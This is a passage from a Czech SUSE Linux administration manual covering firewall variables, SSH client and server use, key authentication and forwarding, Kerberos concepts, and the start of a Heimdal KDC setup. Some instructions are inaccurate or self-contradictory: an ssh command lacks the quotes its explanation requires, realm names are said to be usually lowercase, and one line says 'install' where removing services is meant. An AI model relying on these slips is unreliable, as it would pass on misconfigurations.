- **FW_INT_TCP:** Zde uvádějte služby, které budou dostupné pro vnitřní síť v případě, že jste nastavili ochranu před útoky i z vnitřní sítě. Zadávaní je zde stejné jako při povolování adres pro vnější síť
- **FW_INT_UDP:** I zde platí to samé jako u externího rozhraní
- **FW_TRUSTED_NETS:** Zde uveďte počítače/sítě, kterým můžete opravdu věřit. Mějte ale na paměti, že i tyto počítače/sítě je třeba chránit před útokem zvenku. Např. zápis "172.20.0.0/16 172.30.4.2" znamená, že všechny počítače začínající na 172.20.x.x a počítač 172.30.4.2 budou moci procházet skrze firewall bez omezení

Následující volby byste měli nechat beze změny, případně konzultujte návod v `/usr/share/doc/packages/SuSEfirewall12/`

Celou konfiguraci firewallu můžete provést také v modulu YaST, kde jsou jednotlivé kroky zdokumentovány v nápovědě vlevo.

SSH (Secure Shell) — bezpečná alternativa k telnetu

V dnešní době, kdy je více a více počítačů instalovaných do prostředí sítě, je často nezbytné, aby se k nim dalo vzdáleně přistupovat. Obvykle to znamená, že uživatel se přihlásí – zašle přihlašovací jméno a heslo. Pokud jsou však tyto údaje zasílány přes síť jako prostý text, může se stát, že „cestou“ tyto údaje někdo odposlechne, a získá přístup k účtu uživatele, aniž by o tom věděl. Kromě toho, že útočník takto získá přístup k souborům uživatele, může se dostat i k účtu uživatele `root`, nebo napadat další počítače. V minulosti se přihlašovalo na vzdálené počítače programem `Telnet`, který nenabízí žádné bezpečnostní mechanismy pro utajení přenášených údajů. Podobné chování mají i další často používané programy pro vzdálený přístup, např. `ftp`.

SSH naproti tomu nabízí ochranu přenášených informací. Šifruje jak přihlašovací údaje (`login` a heslo), tak i veškerý zbytek komunikace mezi dvěma

počítači. Při zašifrovaném přenosu útočník stále může odposlechnout přenášené pakety dat, ale bez znalosti šifrovacího klíče nemůže získat původní obsah zasílaných dat. SSH tedy umožňuje bezpečně komunikovat se vzdálenými systémy přes nezabezpečenou síť, jako je např. Internet. Sada programů, které se v systému SUSE Linux starají o zabezpečení vzdáleného přístupu, se jmenuje OpenSSH.

Balíček OpenSSH

SUSE Linux instaluje balíček OpenSSH automaticky. Programy `ssh`, `scp` a `sftp` jsou pak dostupné jako alternativa programů `telnet`, `rlogin`, `rsh`, `rcp` a `ftp`.

ssh

Program `ssh` vám umožní připojovat se na vzdálené stroje a pracovat interaktivně, nebo vzdáleně spouštět programy. Například na vzdálený počítač `linux` se můžete přihlásit pomocí příkazu `ssh linux`. Vzdálený systém vás požádá o heslo (které máte nastavené na vzdáleném počítači), a spustí váš přihlašovací shell.

Po úspěšném přihlášení můžete pracovat s příkazovým řádkem na vzdáleném stroji, nebo spouštět interaktivní aplikace (YAST). Pokud máte na vzdáleném počítači nastavené jiné přihlašovací jméno, třeba `jb`, přihlásíte se pomocí příkazu:

```
ssh -l jb linux
```

nebo

```
ssh jb@linux.
```

Navíc můžete pomocí `ssh` spouštět příkazy na vzdáleném systému, stejně jako s programem `rsh`. Na následujícím příkladě si ukážeme, jak spustit příkaz `uptime` na počítači `linux`, a jak vytvořit adresář se jménem `tmp` na svém lokálním počítači. Výstup programů se zobrazí na terminálu lokálního počítače `linux`.

```
ssh linux uptime; mkdir tmp
tux@linux's password:
1:21pm up 2:17, 9 users, load average: 0.15, 0.04, 0.02
```

Ohraničení příkazů uvozovkami je nezbytné, abychom odeslali oba příkazy na `linux`. Pokud bychom neuvedli uvozovky, druhý příkaz by se spustil na lokálním počítači `linux`.

scp

scp kopíruje soubory mezi dvěma vzdálenými počítači. Je to vlastně bezpečná a šifrovaná náhrada za program rcp. Například příkaz `scp dopis.tex linux:` překopíruje soubor `dopis.tex` z aktuálního adresáře lokálního počítače `linux` na počítač `linux`. Abyste se přihlásili pod jiným uživatelským jménem, zadejte příkaz ve formátu `uzivatelskejmeno@pocitac`. U příkazu `scp` není možné použít volbu `-l` jako u `ssh`.

scp po zadání správného hesla začne přenášet soubor a zobrazuje při tom stav přenosu jako rostoucí řadu hvězdiček. Navíc zobrazuje i odhadovaný čas trvání přenosu. Tyto výstupy můžete vypnout použitím parametru `-q`.

Program `scp` také zvládá rekursivní kopírování celých adresářů. Příkaz `scp -r src/ linux:backup/` zkopíruje obsah adresáře `src/` včetně jeho podadresářů do adresáře `backup/` na počítači `linux`. Pokud tento adresář neexistuje, `scp` ho automaticky vytvoří.

Parametrem `-p` řeknete `scp`, aby neměnil časové údaje u souborů. Volba `-C` zapne kompresi dat při přenosu, takže sníží velikost přenášených dat (zvýší se tím ale zatížení procesoru).

sftp

Program `sftp` lze použít místo `scp` pro bezpečný přenos souborů. Během `sftp` relace můžete používat některé z příkazů známých z `ftp`. `sftp` se hodí hlavně pro situace, kdy předem neznáte názvy souborů na vzdáleném počítači.

SSH démon (sshd) – strana serveru

Pokud pracujete s klienty SSH (`ssh` a `scp`) musíte mít spuštěný SSH server (démona) na počítači, kam se chcete připojovat. Tento démon obvykle naslouchá na TCP/IP portu 22.

Při prvním spuštění démona se vygenerují tři páry klíčů. V každém páru je jeden soukromý a jeden veřejný klíč. Proto se o této proceduře říká, že je založena na veřejném klíči. Aby byla zaručena bezpečnost komunikace pomocí SSH, musí mít přístup k soukromému klíči pouze administrátor systému. Práva souboru jsou nastavena podle standardní instalace. Soukromé klíče jsou potřeba pouze lokálně pro démona SSH a nesmíte je nikomu poskytnout. Veřejná část klíče (poznáte podle souboru s koncovkou `.pub`) je pak zasílána klientům při přihlášení; mohou je číst všichni uživatelé.

Spojení je vždy iniciováno klientem. Čekající démon si s klientem nejdříve vymění identifikační data (zjistí jakou verzi protokolu, případně jaký program, používá protější strana). Protože na požadavek odpovídá potomek hlavního procesu démona SSH, může současně běžet více různých SSH spojení.

Při komunikaci podporuje program OpenSSH verzi 1 i 2 protokolu SSH. Nově instalovaný systém SUSE Linux používá standardně verzi 2. Pokud chcete u staršího systému po aktualizaci i nadále používat verzi 1, držte se instrukcí popsanych v `/usr/share/doc/packages/openssh/README.SuSE`. V tomto dokumentu také najdete informace o tom, jak v několika krocích přejít z funkčního prostředí verze SSH 1 na verzi SSH 2. Verze 2 protokolu SSH nevyžaduje klíč pro server. Obě strany používají místo výměny páru klíčů algoritmus Diffie-Helman.

Pokud chcete rozšířovat klíč relace, musíte znát soukromý klíč klienta i serveru a nelze ho odvodit pouze ze znalosti veřejných klíčů. Pouze SSH démon může rozkódovat klíč relace (více viz. `man /usr/share/doc/packages/openssh/RFC.nroff`). Průběh relace můžete blíže sledovat, pokud zapnete u klienta SSH tzv. "užvaněný" režim pomocí volby `-v`. Pokud chcete aby klient komunikoval pomocí verze SSH 1, použijte volbu `-1`.

Klient si po prvním kontaktu se serverem ukládá jeho veřejný klíč do `~/.ssh/known_hosts`. Tímto způsobem SSH pozná, že se změnila identita serveru a budete upozorněni. Lze tak zabránit útokům typu „man-in-the-middle“.

Doporučujeme vám zálohovat na bezpečné místo veřejný i soukromý klíč vašeho systému (uloženy jsou v `/etc/ssh/`). Pokud budete muset reinstalovat systém, můžete použít opět staré klíče. Tím docílíte toho, že se uživatelům, kteří se přihlašují na váš systém, nebude zobrazovat hláška o změně klíče na serveru. Takto lze i zjistit, jestli někdo manipuloval s klíčem. V tomto případě však nejspíš došlo ke kompromitaci systému. Reinstalujte systém, lépe ho zabezpečte, a vygenerujte nové klíče. Uživatelé si pak musí ze souboru `~/.ssh/known_hosts` vymazat řádek, který začíná názvem vašeho počítače a pokračuje vašim veřejným klíčem.

Mechanismus ověřování pomocí SSH

Nejjednodušší způsob ověření je pomocí přihlašovacího jména a hesla. Program SSH byl ale vyvíjen, aby nahradil i programy `rsh` a `rlogin`. Nabízí tedy možnost ověření pomocí uživatelského páru klíčů. Aby si uživatel mohl vygenerovat své klíče, nabízí balíček SSH program `ssh-keygen`. Po zadání příkazu:

```
ssh-keygen -t rsa
```

nebo

```
ssh-keygen -t dsa
```

vygeneruje program pár uživatelských klíčů a zeptá se vás na název souboru, kam jej chcete uložit.

```
Enter file in which to save the key
(/home/newbie/.ssh/id_rsa):
```

Potvrďte standardní název a odpovězte na žádost o zadání hesla. I když vám program navrhne použít prázdné heslo, je lepší zadat netriviální heslo o délce 10 až 30 znaků. Následně se uloží klíče do souborů `id_rsa` (soukromý) a `id_rsa.pub` (veřejný) a program zobrazí celou cestu k souborům.

```
Enter same passphrase again: Your identification has been
saved in /home/newbie/.ssh/id_rsa Your public key has been
saved in /home/newbie/.ssh/id_rsa.pub. The key fingerprint is:
79:c1:79:b2:e1:c8:20:c1:89:0f:99:94:a8:4e:da:e8 newbie@linux
```

Pro změnu hesla u již vygenerovaných klíčů použijte (podle typu vašeho klíče):

```
ssh-keygen -p -t rsa
```

případně

```
ssh-keygen -p -t dsa
```

Nyní si na počítači, kam se chcete přihlašovat bez hesla, uložte váš veřejný klíč (v našem případě uložený v souboru `id_rsa.pub`) do souboru `~/ .ssh/authorized_keys`. Při přihlášení pak budete dotázáni na heslo ke klíči. Pokud se tak nestane, překontrolujte zda jste vše správně uložili.

Tato procedura může vypadat složitěji, než samotné přihlašování pomocí přihlašovacího jména a hesla. SSH ale nabízí další nástroj, program `ssh-agent`, který si pamatuje privátní klíče během sezení. Celé sezení (X session) se musí spustit jako potomek programu `ssh-agent`. Nejjednodušší cestou je nastavit na začátku konfiguračního souboru `.xsession` proměnou `usessh` na `yes` a přihlásit se přes KDM nebo XDM. Eventuálně spustíte X window pomocí `ssh-agent startx`. Nyní můžete používat `ssh` nebo `scp` jako obvykle. Pokud jste uložili na vzdálené počítače váš veřejný klíč, nebude po vás systém vyžadovat heslo. Nezapomeňte ale, pokud odejdete od počítače, zamknout váš desktop (např. pomocí `xlock`).

Veškeré změny SSH protokolu 2 oproti dřívější verzi jsou popsány v souboru `/usr/share/doc/packages/openssh/README.SuSE`.

X server, ověřování a přeposílací mechanismy

Kromě vylepšení bezpečnostních mechanismů popsaných dříve, ssh také zjednodušuje používání vzdálených aplikací pro X server. Jestliže spustíte `ssh` s parametrem `-X`, proměnná `DISPLAY` se na vzdáleném stroji nastaví na hodnotu počítače, odkud se přihlašujete a veškerý výstup X aplikací bude přeposílán na vzdálený počítač přes existující ssh spojení. Navíc tyto aplikace spuštěné vzdáleně a zobrazované lokálně nemohou být díky přenosu přes ssh odposlechnuty útočníkem.

Pokud při spouštění `ssh-agent` přidáte parametr `-A`, bude se autentizační mechanismus přenášet i na stroje, na které se připojíte. Můžete se tedy bez zadávání hesel přihlašovat na další počítače. Stačí abyste všude uložili váš veřejný klíč.

Oba tyto mechanismy jsou standardně vypnuty, ale lze je kdykoliv zapnout v souboru `/etc/ssh/sshd/_config` nebo uživatelském `~/.ssh/config`.

Program `ssh` můžete také použít pro přesměrování TCP/IP spojení. V následujícím příkladě `ssh` přesměruje SMTP a POP3 port. Příkaz spustíme na `linux`:

```
ssh -L 25:linux:25 linux
```

Tedy každé SMTP spojení, které půjde na „linux port 25“, je přesměrováno na SMTP port počítače `linux` přes šifrovaný kanál. To se může hodit, pokud nepoužíváte SMTP-AUTH nebo POP-before-SMTP a chcete mít veškerý poštovní provoz přesměrovaný na hlavní poštovní server vaší sítě. Stejně tak lze přesměrovat POP3 spojení pomocí příkazu:

```
ssh -L 110:linux:110 linux
```

Oba dva příkazy musíte spustit jako `root`, protože jde o přesměrování privilegovaných portů.

Další informace naleznete v manových stránkách k jednotlivým programům a v adresáři `/usr/share/doc/packages/openssh`.

Síťové ověřování — Kerberos

Při standardní instalaci musí uživatel zadávat heslo pro každou síťovou službu. Kerberos nabízí ověřovací metodu, která uživateli umožní přihlásit

se do sítě jen jednou a pak používat bez dalšího přihlašování po dobu sezení všechny dostupné síťové služby. Aby byla síť bezpečná, musí splňovat následující podmínky:

- Každý uživatel musí být jednoznačně identifikovatelný a nesmí mít možnost převzít identitu jiného uživatele.
- Všechny servery v síti se musí jednoznačně identifikovat. Pokud by nebyla splněna tato podmínka, mohla by síť být ohrožena cizím serverem, který by mohl získat citlivé informace. To je zajištěno pomocí „mutual authentication“, kdy klient ověřuje identitu serveru a naopak.

Kerberos pomáhá splnit výše uvedené podmínky použitím šifrovaného ověřování. V následující části si ukážeme, jak tento ověřovací mechanismus pracuje. Půjde pouze o základní principy práce Kerbera. Podrobnější informace získáte v dokumentaci, která se nainstaluje spolu s Kerberem.

Poznámka

Původní Kerberos byl navržen v MIT. Mimo MIT Kerbera existuje řada dalších implementací. SUSE Linux obsahuje volně dostupnou verzi Kerberos 5, Heimdal Kerberos 5 od KTH. Protože následující text popisuje funkce všech verzí, budete o programu mluvit jednoduše jako o Kerberovi dokud nedojdeme k informacím specifickým pro Heimdal.

Poznámka

Terminologie

V souvislosti s Kerberem budeme používat následující terminologii.

pověření Uživatelé a klienti potřebují k ověření u služby určitý druh pověření. Kerberos používá dva typy pověření — lístky nebo-li tikety a autentifikátory.

lístek Lístek je serverem vytvořené pověření klienta, se kterým umožňuje klienti žádat o služby. Obsahuje jméno serveru, jméno klienta, internetovou adresu klienta, časové razítko, životnost lístku a náhodný klíč sezení. Všechna tato data jsou šifrována pomocí klíče serveru.

autentifikátor Spolu s lístky se autentifikátory starají o to, aby se klienti prokazovaly pouze vlastními lístky. Autentifikátory se skládají ze jména klienta, IP adresy stanice a aktuálního času stanice. Vše je šifrováno pomocí klíče sezení, který je známý pouze klientovi a serveru poskytujícímu požadovanou službu. Autentifikátor lze použít n rozdíl od lístku pouze jednou. Klient si dokáže autentifikátor vytvářet sám.

instance Kerberos instance je jedinečná entita (uživatel nebo služba), které je přidělován lístek. instance se skládá z:

- **primární části** — první část instance. V případě uživatele může jít o uživatelské jméno.
- **instance** — dodatečné volitelné informace. Řetězec je od primární části oddělen znakem ' / '.
- **doména** — určení Kerberos domény. Obvykle jmén domény napsané malými písmeny.

mutual ověřování Kerberos zajišťuje, že jak klient tak server si jsou jisti identitou svého protějšku. Sdílejí klíč (sezení), pomocí kterého mohou bezpečně komunikovat.

klíč sezení Klíče sezení jsou programem Kerberos dočasně vytvářené klíče. Jsou předávány klientům a používány ke komunikaci mezi klientem a dotazovaným serverem.

replay Prakticky všechny zprávy v síti mohou být poškozeny, uloupeny nebo přeposlány. V případě Kerberos je nejnebezpečnější situace, kdy útočník bude požadovat službu serveru pomocí ukradeného lístku a autentifikátoru. Kerberos v sobě naštěstí obsahuje několik mechanismů, které tomuto nebezpečí dokáží předejít.

server nebo služba „Služba“ je použita v případě zvláštní akce, která má být vykonána. Proces za touto službou je označován jako „server“.

Jak Kerberos pracuje

Kerberos je často nazýván důvěryhodnou třetí stranou ověřovací služby, což znamená, že Kerberovi věří při ověřovacím procesu jak klienti tak servery. Kerberos udržuje databázi všech svých uživatelů a jejich privátních klíčů.

Aby byl Kerberos skutečně důvěryhodnou ověřovací autoritou, je nutné mu vymezit samostatný server. K tomuto serveru by měl mít přístup pouze

administrátor. Redukujte síťové služby na serveru na nutné minimum — včetně sshd.

První kontakt první kontakt s Kerberem je podobný procesu přihlašování do normálního systému. Jednoduše zadáte své uživatelské jméno. Tato informace je pak spolu se jménem požadované služby poslán ověřovacímu serveru (Kerberos). Pokud je vaše jméno v databázi ověřovacího serveru, vytvoří náhodný klíč sezení pro spojení mezi vaším počítačem a serverem, který poskytuje vámi požadovanou službu. Pak ověřovací server připraví lístek pro dotazovaný server. Lístek šifrovaný pouze klíčem sezením známým ověřovacímu serveru a dotazovanému serveru obsahuje následující informace:

- jméno klienta a dotazovaného serveru
- aktuální čas
- životnost lístku
- IP adresu klienta
- nově vytvořený klíč sezení

Tento lístek je spolu s klíčem sezení zaslán klientovi. Při šifrování je však použit klíč klienta. Tento klíč je vytářen z vašeho uživatelského hesla a je známý pouze ověřovacímu serveru a klientovi. Nyní, po obdržení odpovědi od serveru, jste požádáni o zadání hesla. Heslo je začleněno do klíče, kterým lze dešifrovat balíček zasláný ověřovacím serverem. Balíček je pak tzv. „unwrapped“ a heslo a klíč jsou vymazány s paměti stanice. Až do vypršení životnosti pak můžete pomocí tohoto lístku vyžadovat další tikety.

Dotazování služby Aby klient mohl využít určitou službu poskytovanou serverem v síti, musí nejdříve serveru prokázat svou identitu. Z toho důvodu aplikace vytvářejí autentifikátory. Autentifikátor se skládá z těchto částí:

- instance klienta
- IP adresy klienta
- aktuálního času
- kontrolního součtu (vytvořeného klientem)

Všechny tyto informace jsou zašifrovány pomocí klíče sezení, který klient obdržel od serveru. Autentifikátor a lístek je pak zaslán serveru. Server použije pro dešifrování autentifikátoru vlastní kopii klíče

sezení a překontroluje informace od klienta s informacemi v lístku. Server tedy překontroluje, zda autentifikátor a lístek pocházejí ze stejného počítače.

Bez určitých bezpečnostních opatření a straně serveru byl by proces v této fázi dokonalým cílem pro replay útoky. Někdo by mohl autentifikátor s lístkem odcizit a přeposlat, aby tak získal služby pro svůj neautorizovaný počítač. Aby se tomuto nebezpečí předešlo, server nepřijme žádný dotaz s časovým razítkem a lístkem, který již jednou obdržel. Pokud se navíc časové razítko bude příliš lišit od času datu, bude dotaz ignorován.

Mutual ověřování Ověřování pomocí Kerbera lze používat v obou směrech. Neslouží pouze k ověřování identity klienta, ale lze jím ověřovat i server poskytující služby klientovi. Z toho důvodu posílá určité typy autentifikátorů i sám sobě. Vloží je do kontrolního součtu, který obdržel v autentifikátoru klienta a zašifruje klíčem sezení, který sdílí s klientem. Klient obdrží potvrzení identity serveru a začne se serverem spolupracovat.

Ticket-granting — navzánní spojení se všemi servery Lístky jsou navrženy pro jeden server. Z toho plyne, že je nutné pro každou službu vytvářet nový lístek. Kerberos obsahuje mechanismus získávání lístků pro jednotlivé servery. Tato služba se nazývá „ticket-granting“. Služba ticket-granting je normální služba, takže používá stejné přístupové protokoly jako ostatní služby. Pokud nějaká aplikace potřebuje lístek, který ještě nemáte, kontaktuje ticket-granting server. Tento dotaz se skládá z:

- dotazovaného instance
- ticket-granting lístku
- autentifikátoru

Jako všechny ostatní servery i ticket-granting server překontroluje lístek a autentifikátor. Pokud je klíč platný, vytvoří ticket-granting server klíč sezení, který bude klient používat pro spojení s nově dotazovaným serverem. Pak vytvoří pro nově dotazovaný server lístek, který se skládá z následujících částí:

- instance klienta
- instance serveru
- aktuálního času
- IP adresy klienta

- nově vytvořeným klíčem sezení

Nově vytvořenému lístku je přiřazena životnost, která je menší než životnost ticket-granting lístku a výchozí pro požadovanou službu. Klientovi je pak tento lístek doručen spolu s klíčem sezení službou ticket-granting. Je však šifrován klíčem sezení z ticket-granting lístku. Klient tak může odpověď dešifrovat, aniž by vyžadoval heslo uživatele. Tak je Kerberem zajištěno spojení s ostatními servery a uživatel je přitom žádán o heslo pouze při zahájení sezení.

Compatibilita a Windows 2000 Windows 2000 obsahuje implementaci Kerbera 5 od společnosti Microsoft. Protože SUSE Linux používá Heimdal implementaci Kerbera 5, najdete informace v dokumentaci. Viz. *Další informace* na následující straně.

Pohled uživatele na Kerbera

V ideálním případě přijde uživatel do kontaktu s Kerberem pouze jednou při přihlášení na svém počítači. Při přihlášení získá ticket-granting lístek. Po odhlášení jsou Kerberem všechny lístky uživatele automaticky zničeny, takže je již nelze použít. Někdy může dojít k situaci, že je uživatel přihlšen tak dlouho, že dojde k vypršení životnosti ticket-granting lístku. Uživatel pak nový lístek může získat spuštěním programu kinit. Všechny lístky a jejich vlastnosti lze vypsat příkazem klist.

Nyní si uvedeme některé aplikace, které používají ověřování pomocí Kerbera. Tyto aplikace najdete v adresáři `/usr/lib/heimdal/bin`. Všechny jsou schopné fungovat jak v prostředí ověřování pomocí Kerberos tak ve standardním unixovém a linuxovém systému:

- telnet, telnetd
- rlogin
- rsh, rcp, rshd
- popper, push
- ftp, ftpd
- su
- imapd
- pine

Po přihlášení po vás tyto aplikace již nebudou vyžadovat heslo, protože je vaše identita již ověřena pomocí Kerbera. Program ssh překompilovaný s podporou Kerbera umí přeposílat všechny lístky z jedné stanice na druhou. Pokud používáte ssh pro přihlašování na jiné stanice, ssh automaticky přizpůsobí obsah lístků. Jednoduché přepokopírování lístků nelze použít, protože lístky obsahují např. informace o IP adrese stanice. Kerberos je podporován také XDM a KDM. Více informací o síťových aplikacích spolupracujících s Kerberem získáte v *Kerberos V5 UNIX User's Guide* na stránce <http://web.mit.edu/kerberos/www/krb5-1.3/krb5-1.3/doc/krb5-user.html>.

Další informace

SUSE Linux volně dostupnou implementaci Kerbera nazývanou Heimdal. Dokumentace se nainstaluje spolu s balíčkem heimdal do `/usr/share/doc/packages/heimdal/doc/heimdal.info`. Dostupná je také na domovských stránkách projektu <http://www.pdc.kth.se/heimdal/>

Oficiální stránka MIT Kerbera je

<http://web.mit.edu/kerberos/www/>. Zde najdete další užitečné odkazy související s Kerberem.

„Klasické“ pojednání o principech Kerbera je dostupné na stránce

<http://web.mit.edu/kerberos/www/dialogue.html>. Jde o odbornější nicméně velmi užitečný článek.

Jedosuší pojednání najdete na:

<ftp://athena-dist.mit.edu/pub/kerberos/doc/usenix.PS>.

Na následujících stránkách najdete stručné informace o Kerberovi a odpovědi na otázky týkající se instalace, konfigurace a správy:

<http://web.mit.edu/kerberos/www/krb5-1.3/krb5-1.3/doc/krb5-user.html>

<http://web.mit.edu/kerberos/www/krb5-1.3/krb5-1.3/doc/krb5-install.html>

<http://web.mit.edu/kerberos/www/krb5-1.3/krb5-1.3/doc/krb5-admin.html>

Oficiální Kerberos FAQ je dostupný na stránce

<http://www.nrl.navy.mil/CCS/people/kenh/kerberos-faq.html>.

Instalace a správa Kerbera

V této části získáte informace o instalaci Heimdal implementaci Kerbera a o jeho správě. Tato sekce již předpokládá, že máte určité povědomí o principu práce Kerberos (viz. *Síťové ověřování — Kerberos* na straně 594).

Volba domén Kerberos

„Doména“ Kerbera se v angličtině nazývá „realm“ a je identifikována jménem jako `FOOBAR.COM` nebo jednoduše `ACCOUNTING`. Kerberos rozpoznává velikost písmen, takže doména `foobar.com` je jiná doména než `FOOBAR.COM`. Obvykle se u jmen domén používají malá písmena.

Dobrý nápad je použít DNS doménové jméno (nebo subdoménové jako např. `ACCOUNTING.FOOBAR.COM`). Jak zjistíte dále, velmi si svůj administrátorský úděl usnadníte, pokud nastavíte Kerbera klientů tak, aby kontaktovaly KDC a ostatní služby Kerbera pomocí DNS. Pokud tuto konfiguraci nastavíte, je také velmi užitečné, aby byla doména Kerbera shodná s poddoménou vaší DNS domény.

Narozdíl od jmeného prostoru DNS není Kerberos hierarchický. Nemůžete tedy nastavit doménu `FOOBAR.COM`, která má poddomény `DEVELOPMENT` a `ACCOUNTING`. Místo toho musíte vytvořit tři samostatné domény, u kterých nastavíte i ověřování uživatelů z jiných domén tzv. „crossrealm“ ověřování.

Pro jednoduchost budeme dále počítat s tím, že je nastavena jen jedna doména pro celou vaši organizaci. Ve všech následujících příkladech je používána doména `SAMPLE.COM`.

Nastavení KDC hardwaru

Prvním krokem při nasazení Kerbera je výběr počítače, který bude sloužit jako centrum distribuce klíčů nebo-li KDC (Key Distribution Center). Na tomto počítači bude uložena databáze uživatelů Kerberos s jejich hesly a všemi dalšími informacemi.

KDC je nejdůležitější část v bezpečnosti vaší sítě. Pokud se do něj někdo nabourá, je kompromitována celá vaše infrastruktura a všechny uživatelské účty chráněné Kerberem. Utočník s přístupem do databáze Kerbera může navíc provést prakticky libovolné a téměř nezjistitelné změny. Věnujte proto bezpečnosti tohoto počítače maximální pozornost:

- Umístěte počítač na bezpečné místo, kam má přístup pouze omezený počet lidí např. zamykaná serverovna.
- Nespouštějte s výjimkou KDC na tomto počítači žádné jiné síťové služby. To platí jak pro roli serveru tak klienta. Na KDC by neměl být importován žádný síťový souborový systém jako NFS a jeho síťová konfigurace by neměla být nastavována pomocí DHCP.

Rozumným řešením je instalace minimálního systému. Po instalaci `inetd`, `portmap` a `cups`, stejně jako všechny grafické aplikace včetně X serveru. Možné riziko představuje i instalace SSH serveru.

Vzhledem k možnému bezpečnostnímu riziku nebude na serveru dostupný X server a tím pádem ani grafické přihlášení. Kerberos má vlastní konfigurační rozhraní.

- V souboru `/etc/nsswitch.conf` proveďte změny tak, aby pro rozpoznávání skupin a uživatelů byly používány pouze lokální soubory. Změňte řádky pro `passwd` a `group`, aby vypadaly takto:

```
passwd:      files
group:       files
```

Soubor 70: Nastavení souborů v `nsswitch.conf`

Editujte soubory `passwd`, `group`, `shadow` a `gshadow` v adresáři `/etc` a odstraňte řádky začínající znakem `+` (ty jsou určeny pro NIS).

Vzhledem k možnému riziku zakažte také DNS. Pokud by DNS vyhledávání byla skrytá chyba, mohl by ji útočník využít. DNS vyhledávání zakážete tak, že smažete soubor `/etc/resolv.conf`.

- Editací souboru `/etc/shadow` zakažte všechny uživatelské účty s výjimkou uživatele `root` tak, že zahešované heslo nahradíte znakem `*` nebo `!`.

Synchronizace času

Abyste mohli používat úspěšně Kerberos, musíte synchronizovat čas na všech systémech. To je důležité především jako prevence před znovupoužitím lístku možným útočníkem. Kerberos obsahuje řadu mechanismů zamezujících znovupoužití lístků. Jedním z nich je použití časových razítek. Pokud obdrží lístek s razítkem, které neobsahuje aktuální čas, lístek odmítne.

Kerberos samozřejmě povoluje určitou časovou odchylku. Hodiny počítačů však bývají velmi rozdílné. Během týdne se od sebe u několika systémů mohou rozejít až o půl hodiny. Z toho důvodu nastavte síti časovou synchronizaci proti časovému serveru.

Nejjednodušší je instalace NTP serveru, proti kterému se budou synchronizovat všechny počítače v síti. Mimo serveru poběží na všech klientských stanicích NTP démon v klientském režimu a na všech těchto stanicích se bude jednou denně spouštět příkaz `ntpd` (toto řešení je vhodné pouze pro menší sítě). Proti časovému serveru je nutné synchronizovat také KDC. Běh NTP démona na tomto počítači je však spojen s bezpečnostním rizikem. V tomto případě je rozumné soustředit `ntpd` pomocí služby Cron. Nastavení NTP najdete v samostatném oddíle. Více informací o NTP získáte v jeho dokumentaci v adresáři `/usr/share/doc/packages/xntp-doc`.

Při kontrole časových razítek je možné také nastavit maximální časovou odchylku, kterou bude ještě Kerberos akceptovat. Příslušnou proměnnou („clock skew“) nastavíte v souboru `krb5.conf`. Postup je popsán v *Nastavení časové odchylky* na straně 608.

Nastavení záznamů

Pokud neprovedete jiné nastavení, budou démoni Kerbera na počítači s KDC předávat záznamy `syslog` démonovi. Jestliže chcete záznamy KDC přeposílat na jiný počítač, použijte `rsync`. Protože jsou informace sítě posílány nešifrovány, nedoporučujeme vám přeposílat záznamy pomocí `syslogd`.

Instalace KDC

V této sekci je popsána instalace KDC, včetně vytváření a správy instancí.

Instalace RPM

Nejdříve musíte nainstalovat Kerberos software. Na počítači, který bude sloužit jako KDC, nainstalujte balíčky `heimdal`, `heimdal-lib` a `heimdal-tools` příkazem:

```
rpm -ivh heimdal-*.rpm heimdal-lib-*.rpm heimdal-tools*.rpm
```

Nastavení hlavního klíče

Dalším krokem je inicializace databáze, do které Kerberos ukládá všechny informace instancí. Nejdříve nastavte hlavní klíč databáze, který je používán k ochraně databáze před nežádoucím přečtením např. ze zálohy. Hlavní

klíč je vytvářen z hesla a je uložen ve stash souboru, takže nemusíte heslo zadávat při každém startu KDC. Ujistěte se, že jste zvolili vhodné heslo, např. větu z náhodně vybrané knížky.

Pokud provádíte zálohu databáze Kerbera (/var/heimdal/heimdal.db), nezálohujte s ní na stejné médium stash soubor (/var/heimdal/m-key). Pokud tak učiníte, bude moci každý, kdo se k médiu se zálohou dostane, dešifrovat databázi. Na druhou stranu je určitě vhodné si udělat také zálohu stash souboru. Uložte ho na jiné médium než databázi a toto médium uložte na bezpečné místo. Stash soubor se vám bude hodit pro případ, že by bylo nutné rekonstruovat databázi.

Hlavní klíč vytvoříte zadáním příkazu kstash:

```
kstash
```

```
Master key:<zadejte heslo>
```

```
Verifying password - Master key:<opakujte heslo>
```

Vytvoření domény

Na závěr musíte do databáze vložit domény. Spustíte nástroj kadmin s parametrem -l, jak ukazuje příklad dále. Volba -l nastaví lokální přístup do databáze. Jako výchozí je nastavení přístupu přes síť. V tomto případě by však ještě nebyl funkční, protože doposud nebyl spuštěn.

Nyní pomocí programu kadmin inicializujete doménu. Program se vás zeptá na několik nastavení. Nejlepší je přijmout výchozí nabízené hodnoty tak, že jednoduše stisknete klávesu Enter, aniž byste zadávali nějakou hodnotu:

```
kadmin -l
```

```
kadmin> init SAMPLE.COM
```

```
Realm max ticket life [unlimited]: <stiskněte Enter>
```

```
Realm max renewable ticket life [unlimited]: <stiskněte Enter>
```

Nastavení překontrolujete příkazem list:

```
kadmin> list *
```

```
default@SAMPLE.COM
```

```
kadmin/admin@SAMPLE.COM
```

```
kadmin/hprop@SAMPLE.COM
```

```
kadmin/changepw@SAMPLE.COM
```

```
krbtgt/SAMPLE.COM@SAMPLE.COM
```

```
changepw/kerberos@SAMPLE.COM
```

V databázi se nyní nachází několik instancí. Všechny jsou pro interní použití Kerbera.

Vytvoření instancí

Dále si vytvoříte dvě Kerberos instance. Jednu „normální“ pro každodenní práci a druhou pro administraci Kerbera. Předpokládejme, že je vaše přihlašovací jméno `newbie`. Nastavení pak bude vypadat takto:

```
kadmin -l
```

```
kadmin> add newbie
Max ticket life [1 day]: <stiskněte return>
Max renewable life [1 week]: <stiskněte return>
Principal expiration time [never]: <stiskněte return>
Password expiration time [never]: <stiskněte return>
Attributes []: <stiskněte return>
newbie@SAMPLE.COM's Password: <zadejte heslo>
Verifying password: <opakujte heslo>
```

Výchozí nastavení přijmete stisknutím klávesy (Enter). Nezapomeňte si vybrat bezpečné heslo.

Další instance pojmenovanou `newbie/admin` vytvoříte na promptu `kadmin`a příkazem `add newbie/admin`. Část `admin` připojená za uživatelským jménem se označuje jako „role“. Tuto roli použijete při správě databáze Kerbera. Každý uživatel může mít pro různé účely několik rolí. Role jsou zcela jiné účty se stejnými jmény.

Spuštění KDC

